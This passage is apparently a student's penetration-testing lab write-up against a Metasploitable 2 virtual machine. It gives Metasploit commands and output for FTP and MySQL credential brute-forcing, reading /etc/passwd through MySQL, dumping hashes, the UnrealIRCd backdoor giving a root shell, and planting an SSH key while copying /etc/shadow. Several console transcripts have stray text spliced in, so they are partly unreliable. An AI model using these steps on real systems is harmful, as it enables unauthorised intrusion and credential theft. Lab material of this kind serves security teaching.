If this were to succeed, then we could run the command **cat ~/.ssh/id\_rsa.pub >> /tmp/r00t/root/.ssh/authorized\_keys** and **cp /tmp/r00t/etc/shadow ~/victim\_shadow\_file** which could then be cracked and dumped by using a tool like John The Ripper.

Resources Used: <https://charlesreid1.com/wiki/Metasplorable/NFS>

## Port 2121 FTP



The Metasploit Framework search results for ProFTPD modules are as follows:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/netsupport_manager_agent_overflow	2011-01-08	average	No	NetSupport Manager Agent Remote Buffer Overflow
1	exploit/windows/ftp/proftpd_banner_low	2009-08-25	normal	No	ProFTPD 2.9 Banner Remote Buffer Overflow
2	exploit/linux/ftp/proftpd_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow
3	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
4	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
5	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
6	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/ftp/proftpd\_133c\_backdoor

Although the metasploitable2 machine is not running a vulnerable version it doesn't mean that we still can't get some useful information out of exploiting port 2121. I used the exploit **auxiliary/scanner/ftp/ftp\_login** in addition to my previously created username and password files in order to get some more information about the users on the metasploitable2 system.

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set BLANK_PSASWORDS true
[-] Unknown datastore option: BLANK_PSASWORDS. Did you mean BLANK_PASSWORDS?
msf6 auxiliary(scanner/ftp/ftp_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/try_username.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/try_username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/try_password.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/try_password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[*] Msf::OptionValidationError: The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3

RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.64.3:2121 - 192.168.64.3:2121 - Starting FTP login sweep
[!] 192.168.64.3:2121 - No active DB -- Credential data will not be saved!
[-] 192.168.64.3:2121 - LOGIN FAILED: msfadmin: (Incorrect: )
[+] 192.168.64.3:2121 - 192.168.64.3:2121 - Login Successful: msfadmin:msfadmin
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: user: (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: user:msfadmin (Incorrect: )
[+] 192.168.64.3:2121 - 192.168.64.3:2121 - Login Successful: user:user
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: postgres: (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: postgres:msfadmin (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: postgres:user (Incorrect: )
[+] 192.168.64.3:2121 - 192.168.64.3:2121 - Login Successful: postgres:postgres
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys: (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:msfadmin (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:user (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:postgres (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:batman (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:123456789 (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:service (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:password (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys:root (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys: (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: sys: (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog: (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:msfadmin (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:user (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:postgres (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:batman (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:123456789 (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:service (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:password (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog:root (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog: (Incorrect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: klog: (Unable to Connect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: service: (Unable to Connect: )
[-] 192.168.64.3:2121 - 192.168.64.3:2121 - LOGIN FAILED: service:msfadmin (Unable to Connect: )
[*] 192.168.64.3:2121 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > 
```

Resources Used: <https://medium.com/hacker-toolbelt/metasploitable-2-ix-port-2121-8ccff086b309>

## Port 3306 mysql

In the screenshot below the information about the mysql database that is running on port 3306 can be seen. It provides information such as the Thread ID, the Version, the Protocol, and some of the Capabilities of the database. We can also see information about port 6667 which we will exploit later (see below).

```

22/tcp open  ssh          192.168.1.107
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
|_mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 10
| Capabilities flags: 43564
| Some Capabilities: LongColumnFlag, Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew
| SupportsCompression, ConnectWithDatabase
| Status: Autocommit
|_ Salt: vQpatF=@hniIq{JGfk#
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-15T04:10:49+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp open  vnc          VNC (protocol 3.3)
|_vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc          UnrealIRCd
|_irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irt.Metasploitable.LAN
| uptime: 0 days, 1:54:22
| source ident: nmap
| source host: ED5CF56F.55261F4C.FFFA6D49.IP
| error: Closing Link: vayqryfp[192.168.64.1] (Quit: vayqryfp)

```

We can now use the **auxiliary/admin/mysql/mysql\_login** exploit in order to brute force our way into the mysql database running on port 3306. This exploit shows that the root user doesn't have a password.

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	yes		The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/mysql/mysql_login) > set THREADS 1000
[*] Setting THREADS to 1000.  This will run the monitor.  Commands end with ; or \g.
THREADS => 1000
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOST 192.168.64.3
[*] Setting RHOST to 192.168.64.3 (Ubuntu)
RHOST => 192.168.64.3
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/try_password.txt
[*] Setting PASS_FILE to /usr/share/metasploit-framework/data/wordlists/try_password.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
[*] Setting USERNAME to root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] Auxiliary module execution completed
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >

```

This means that we can now run the **auxiliary/admin/mysql/mysql\_sql** exploit in order to get a lot more information about the target system. This exploit can be seen in the next two screenshots.

```

msf6 > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > show options
Module options (auxiliary/admin/mysql/mysql_sql):
Name   Current Setting  Required  Description
----  --------------  -----  --
PASSWORD          no        The password for the specified username
RHOSTS           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
PORT            3306     yes      The target port (TCP)
SQL              select version() yes      The SQL to execute.
USERNAME         no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOST 192.168.64.3  Help
RHOST => 192.168.64.3
msf6 auxiliary(admin/mysql/mysql_sql) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL select load_file('/etc/passwd')
SQL => select load_file('/etc/passwd')

[*] msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.64.3

[*] 192.168.64.3:3306 - Sending statement: 'select load_file('/etc/passwd')' ...
[*] 192.168.64.3:3306 - | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
listx:38:38:Mailing List Manager:/var/list:/bin/sh
ircx:39:39:ircd:/var/run/ircd:/bin/sh  File Actions Edit View Help
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false  Enter password:
klog:x:103:104::/home/klog:/bin/false  Welcome to the MariaDB monitor. Commands end with ;
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin  connection id is 20
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftppr:x:107:65534::/home/ftp:/bin/false
postgres:x:108:17:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash 'c' to clear the
mysql:x:109:18:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
stard:x:114:65534::/var/lib/nfs:/bin/false
|
[*] Auxiliary module execution completed
[*] msf6 auxiliary(admin/mysql/mysql_sql) > SQL [(none)]
[*] msf6 auxiliary(admin/mysql/mysql_sql) > SQL [(none)]

```

Next, we can use the **auxiliary/admin/mysql/mysql\_enum** exploit in order to get password and username information. This can be seen in the following two screenshots.

```

msf6 > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > show options
Module options (auxiliary/admin/mysql/mysql_enum):
Name   Current Setting  Required  Description
----  --------------  -----  --
PASSWORD          no        The password for the specified username
RHOSTS           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
PORT            3306     yes      The target port (TCP)
USERNAME         no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_enum) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(admin/mysql/mysql_enum) > set RHOST 192.168.64.3
RHOST => 192.168.64.3  Welcome to the MariaDB monitor. Commands end with ; or \g.

```

```

msf6 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.168.64.3

[*] 192.168.64.3:3306 - Running MySQL Enumerator ...
[*] 192.168.64.3:3306 - Enumerating Parameters
[*] 192.168.64.3:3306 -      MySQL Version: 5.0.51a-3ubuntu5
[*] 192.168.64.3:3306 -      Compiled for the following OS: debian-linux-gnu
[*] 192.168.64.3:3306 -      Architecture: i486
[*] 192.168.64.3:3306 -      Server Hostname: metasploitable
[*] 192.168.64.3:3306 -      Data Directory: /var/lib/mysql/
[*] 192.168.64.3:3306 -      Logging of queries and logins: OFF
[*] 192.168.64.3:3306 -      Old Password Hashing Algorithm OFF
[*] 192.168.64.3:3306 -      Loading of local files: ON
[*] 192.168.64.3:3306 -      Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.64.3:3306 -      Allow Use of symlinks for Database Files: YES
[*] 192.168.64.3:3306 -      Allow Table Merge: YES
[*] 192.168.64.3:3306 -      SSL Connections: Enabled
[*] 192.168.64.3:3306 -          SSL CA Certificate: /etc/mysql/cacert.pem
[*] 192.168.64.3:3306 -          SSL Key: /etc/mysql/server-key.pem
[*] 192.168.64.3:3306 -          SSL Certificate: /etc/mysql/server-cert.pem
[*] 192.168.64.3:3306 -      Enumerating Accounts:
[*] 192.168.64.3:3306 -          List of Accounts with Password Hashes:
[*] 192.168.64.3:3306 -              debian-sys-maint User: debian-sys-maint Host: % Password Hash:
[*] 192.168.64.3:3306 -              Welcome to MySQL! User: root Host: % Password Hash: %j or %g
[*] 192.168.64.3:3306 -              Your MySQL connection id: 10 User: guest Host: % Password Hash:
[*] 192.168.64.3:3306 -              Server: The following users have GRANT Privilege:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  Copyright (c) 2000 MySQL Corporation AB and others.
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              Type The following users have CREATE USER Privilege: current input statement.
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              MySQL binlog relay user:
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following users have RELOAD Privilege:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following users have SHUTDOWN Privilege:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following users have SUPER Privilege:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              Abort user:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following users have FILE Privilege:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host: /share/metasploit-framework/data/wordlist
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following users have PROCESS Privilege:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following accounts have privileges to the mysql database:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following accounts have empty passwords:
[*] 192.168.64.3:3306 -                  User: debian-sys-maint Host:
[*] 192.168.64.3:3306 -                  User: root Host: %
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -              The following accounts are not restricted by source:
[*] 192.168.64.3:3306 -                  User: guest Host: %
[*] 192.168.64.3:3306 -                  User: root Host: %

[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_enum) >

```

We can also directly access the mysql database in order to see more plaintext information using the command ***mysql -u root -p -h 192.168.64.3***

```
(base) [kali㉿kali-linux-2022-2:~]
└─$ mysql -u root -p -h 192.168.64.3
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
MySQL [(none)]>
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dwva |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.018 sec)

MySQL [(none)]> USE information_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [information_schema]> SHOW TABLES;
+-----+
| Tables_in_information_schema |
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| PROFILING
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS |
+-----+
17 rows in set (0.006 sec)

MySQL [information_schema]>
```

For example, we can continue down the path of the dwva database and get more information about the type of information stored in this database. This can be seen in the following screenshots.

```

Database changed
MySQL [dwva]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dwva |
| metasploit |
| mysql |
| oswapi10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.006 sec)

MySQL [dwva]> USE dwva;
Access denied for user 'tiki@192.168.64.1' (using password: NO) when trying to connect
MySQL [dwva]> SHOW TABLES;
+-----+
| Tables_in_dwva |
+-----+
| guestbook |
| users |
+-----+
2 rows in set (0.005 sec)

MySQL [dwva]> USE guestbook
ERROR 1049 (42000): Unknown database 'guestbook'
MySQL [dwva]> SHOW guestbook
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| comment_id | smallint(5) unsigned | NO | PRI | NULL | auto_increment |
| comment | varchar(300) | YES | | NULL | |
| name | varchar(100) | YES | | NULL | |
+-----+
3 rows in set (0.026 sec)

MySQL [dwva]> describe guestbook
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| comment_id | smallint(5) unsigned | NO | PRI | NULL | auto_increment |
| comment | varchar(300) | YES | | NULL | |
| name | varchar(100) | YES | | NULL | |
+-----+
3 rows in set (0.026 sec)

MySQL [dwva]> describe users;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| user_id | int(6) | NO | PRI | 0 | |
| first_name | varchar(15) | YES | | NULL | |
| last_name | varchar(15) | YES | | NULL | |
| user | varchar(15) | YES | | NULL | |
| password | varchar(32) | YES | | NULL | |
| avatar | varchar(70) | YES | | NULL | |
+-----+
6 rows in set (0.013 sec)

MySQL [dwva]>

```

We can also use the command `sudo mysqldump -host=192.168.64.3 -v -u root owasp10 2> owasp10.sql` in order to dump the contents of the owasp10 database into a file called owasp10.sql while printing errors. The command should output more than it is because it should have plaintext passwords and hashes that it dumps as well. There are no errors that are outputted from this command so it is working just not as it should be.

We can also use the ***auxiliary/scanner/mysql/mysql\_schemadump*** exploit in order to output the entirety of the database organization. Below is a screenshot showing the output for the dwva database.

We can also dump the hashes of the mysql passwords. Although in this instance the output will be pretty boring since none of the users have passwords so they also don't have hashes. Nevertheless, we can use the ***auxiliary/scanner/mysql/mysql\_hashdump*** to get the output below- again no hash is dumped because they don't have a password.

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options
Module options (auxiliary/scanner/mysql/mysql_hashdump):
Name      Current Setting  Required  Description
PASSWORD   no             no        The password for the specified username
RHOSTS    192.168.64.3    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
RPORT     3306            yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)
USERNAME  root            no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_hashdump) > run
[*] 192.168.64.3:3306  - Saving HashString as Loot: debian-sys-maint:
[*] 192.168.64.3:3306  - Saving HashString as Loot: root:
[*] 192.168.64.3:3306  - Saving HashString as Loot: guest:
[*] 192.168.64.3:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) > █
```

Resource Used: <https://charlesreid1.com/wiki/Metasplorable/MySQL>

# Port 6667 UnRealRCD IRC Daemon

There is a backdoor that leads to many payloads on port 6667. In order to see this we can use the [\*\*\*exploit/unix/irc/unreal\\_ircd\\_3281\\_backdoor\*\*\*](#) exploit which has 12 possible payloads which can be seen below.

```
msf6 exploit(unix irc unreal ircd_3281_backdoor) > show payloads
Compatible Payloads
=====
# Name Disclosures Date Rank Check Description
0 payload/cmd/unix/bind_perl keyboard_patterns normal No Unix Command Shell, Bind TCP (via Perl)
1 payload/cmd/unix/bind_perl_ipv6 sync_subdomains normal No Unix Command Shell, Bind TCP (via perl)
IPv6
2 payload/cmd/unix/bind_ruby malicious_urls normal No Unix Command Shell, Bind TCP (via Ruby)
3 payload/cmd/unix/bind_ruby_ipv6 user_passes normal No Unix Command Shell, Bind TCP (via Ruby)
IPv6
4 payload/cmd/unix/generic user_vendor_ids normal No Unix Command, Generic Command Execution
5 payload/cmd/unix/reverse named_pipes normal No Unix Command Shell, Double Reverse TCP (
telnet)
6 payload/cmd/unix/reverse_bash_telnet_ssl _default_hashes normal No Unix Command Shell, Reverse TCP SSL (tel
net)
7 payload/cmd/unix/reverse_perl oracle_default_passwords normal No Unix Command Shell, Reverse TCP (via Per
l)
8 payload/cmd/unix/reverse_perl_ssl passwordlist normal No Unix Command Shell, Reverse TCP SSL (via
perl)
9 payload/cmd/unix/reverse_ruby stata_ssh_userpass normal No Unix Command Shell, Reverse TCP (via Rub
y)
10 payload/cmd/unix/reverse_ruby_ssl postgres_default_userpass normal No Unix Command Shell, Reverse TCP SSL (via
Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet userpass.txt normal No Unix Command Shell, Double Reverse TCP S
SL (telnet)
12 payload/cmd/unix/reverse_ssl_double_bash_ntlm services_from_users.txt nsp_themes.txt

msf6 exploit(unix irc unreal ircd_3281_backdoor) > █
```

We can exploit all of these but below is an example of payload 0 being exploited.

```
msf6 > use exploit/unix/irc/unreal ircd_3281_backdoor
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > show targets

Exploit targets:
=====
Id Name
-- --
0 Automatic Target

⇒ 0 Automatic Target

msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set RHOSTS 192.168.64.3
RHOSTS ⇒ 192.168.64.3
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set target 0
target ⇒ 0
```

```
[msf6] exploit(unix/irc/unreal ircd_3281_backdoor) > set payload 0
payload => cmd/unix/bind_perl
[msf6] exploit(unix/irc/unreal ircd_3281_backdoor) > exploit

[*] 192.168.64.3:6667 - Connected to 192.168.64.3:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.64.3:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.64.3:4444
[*] Command shell session 1 opened (10.211.55.6:38901 → 192.168.64.3:4444) at 2023-03-14 18:19:51 -0600
[*] session top_level_pass.txt          lfi_lfi_passwords.txt          sql_injection.txt
ls     http_executables.txt          lfi_users.txt          sql_default.txt
Donation          lfi.txt          joomla.txt          sql_paths.txt
LICENSE           lfi2.txt          keyboard_patterns.txt      scada_default_userpass.txt
aliases           lfi3.txt          lync_subdomains.txt      sensitive_files.txt
badwords.channel.conf      lfi4.txt          malicious_urls.txt      sensitive_files_win.txt
badwords.message.conf      lfi5.txt          mirai_pass.txt          sid.txt
badwords.quit.conf        lfi6.txt          mirai_user_pass.txt      smm0_default_pass.txt
curl-ca-bundle.crt       lfi7.txt          mirai_user.txt          telnet_cdata_fith_backdoor_userpass.txt
dcallow.conf         lfi8.txt          multi_vendor_cctv_dvr_pass.txt      telnet_cdata_fith_backdoor_userpass.txt
doc                lfi9.txt          multi_vendor_cctv_dvr_users.txt      tftp.txt
help.conf          userpass.txt          named_pipes.txt          tomcat_mgr_default_pass.txt
ircd.log           user.txt          namelist.txt          tomcat_mgr_default_userpass.txt
ircd.pid           _for_services_unhash.txt      oracle_default_hashes.txt      tomcat_mgr_default_users.txt
ircd.tune          pass_for_services_unhash.txt      oracle_default_passwords.csv      try_password.txt
modules            pass_for_services_unhash.txt      oracle_default_userpass.txt      try_username.txt
networks           _backdoor_userpass.txt          password.lst          unix_passwords.txt
spamfilter.conf     txt          piatta_ssh_userpass.txt      unix_users.txt
tmp                passwords.csv          postgres_default_pass.txt      vnc_passwords.txt
unreal             pass.txt          postgres_default_userpass.txt      vxworks_collide_20.txt
unrealircd.conf    userpass.txt          postgres_default_user.txt      vxworks_common_20.txt
id                userpass.txt          root_userpass.txt          wp-exploitable-plugins.txt
uid=0(root) gid=0(root)          routers_userpass.txt          wp-exploitatable-themes.txt
uname -a           rpc_names.txt          rpc_userpass.txt          wp-plugins.txt
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The ***id*** and ***uname -a*** command can be used to confirm that you are logged into the metasploitable shell as the root user thanks to this backdoor.

We can also use samba in order to anonymously login to the target machine using the command **smbclient -L //192.168.64.3**.

```
(base) [kali㉿kali-linux-2022-2] /usr/share/metasploit-framework/data/wordlists
└$ smbclient -L //192.168.64.3 -e exploit
Password for [WORKGROUP\kali]:
Anonymous login successful
[192.168.64.3] Sharename          Type      Comment
[192.168.64.3]   print$           Disk      Printer Drivers
[192.168.64.3]   tmp              Disk      oh noes!
[192.168.64.3]   opt              Disk
[192.168.64.3]   IPC$             IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
[192.168.64.3]   ADMIN$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
[192.168.64.3] Server           Comment
[192.168.64.3]   WORKGROUP        Master
[192.168.64.3]   WORKGROUP        METASPLOITABLE

